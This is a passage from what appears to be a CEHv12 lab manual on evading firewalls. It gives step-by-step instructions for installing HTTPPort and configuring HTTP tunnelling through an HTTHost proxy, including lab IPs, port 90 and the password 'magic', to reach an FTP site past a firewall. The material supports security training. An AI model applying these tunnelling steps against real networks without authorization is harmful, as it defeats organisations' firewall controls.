
C:\Users\Administrator>ftp 10.10.1.11
ftp>
```

In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPPort** to establish a connection with the FTP site located on **Windows 11**.
41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPPort** and double-click **httpport3snfm.exe**.




42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPPort.




1 item 1 item selected 608 KB



44. Launch HTTPPort (**Httpport3SNFM**) from the **Start** menu.




45. An **Introduction to HTTPPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.




46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.
47. On the **Proxy** tab, enter the **Host name or IP address (10.10.1.22)** of the machine where HTTHost is running (**Windows Server 2022**).

The IP address of **Windows Server 2022** may vary when you perform the task.


48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.
51. Enter the password **magic** into the **Password** field.



52. Select the **Port mapping** tab, and click **Add** to create a new mapping.

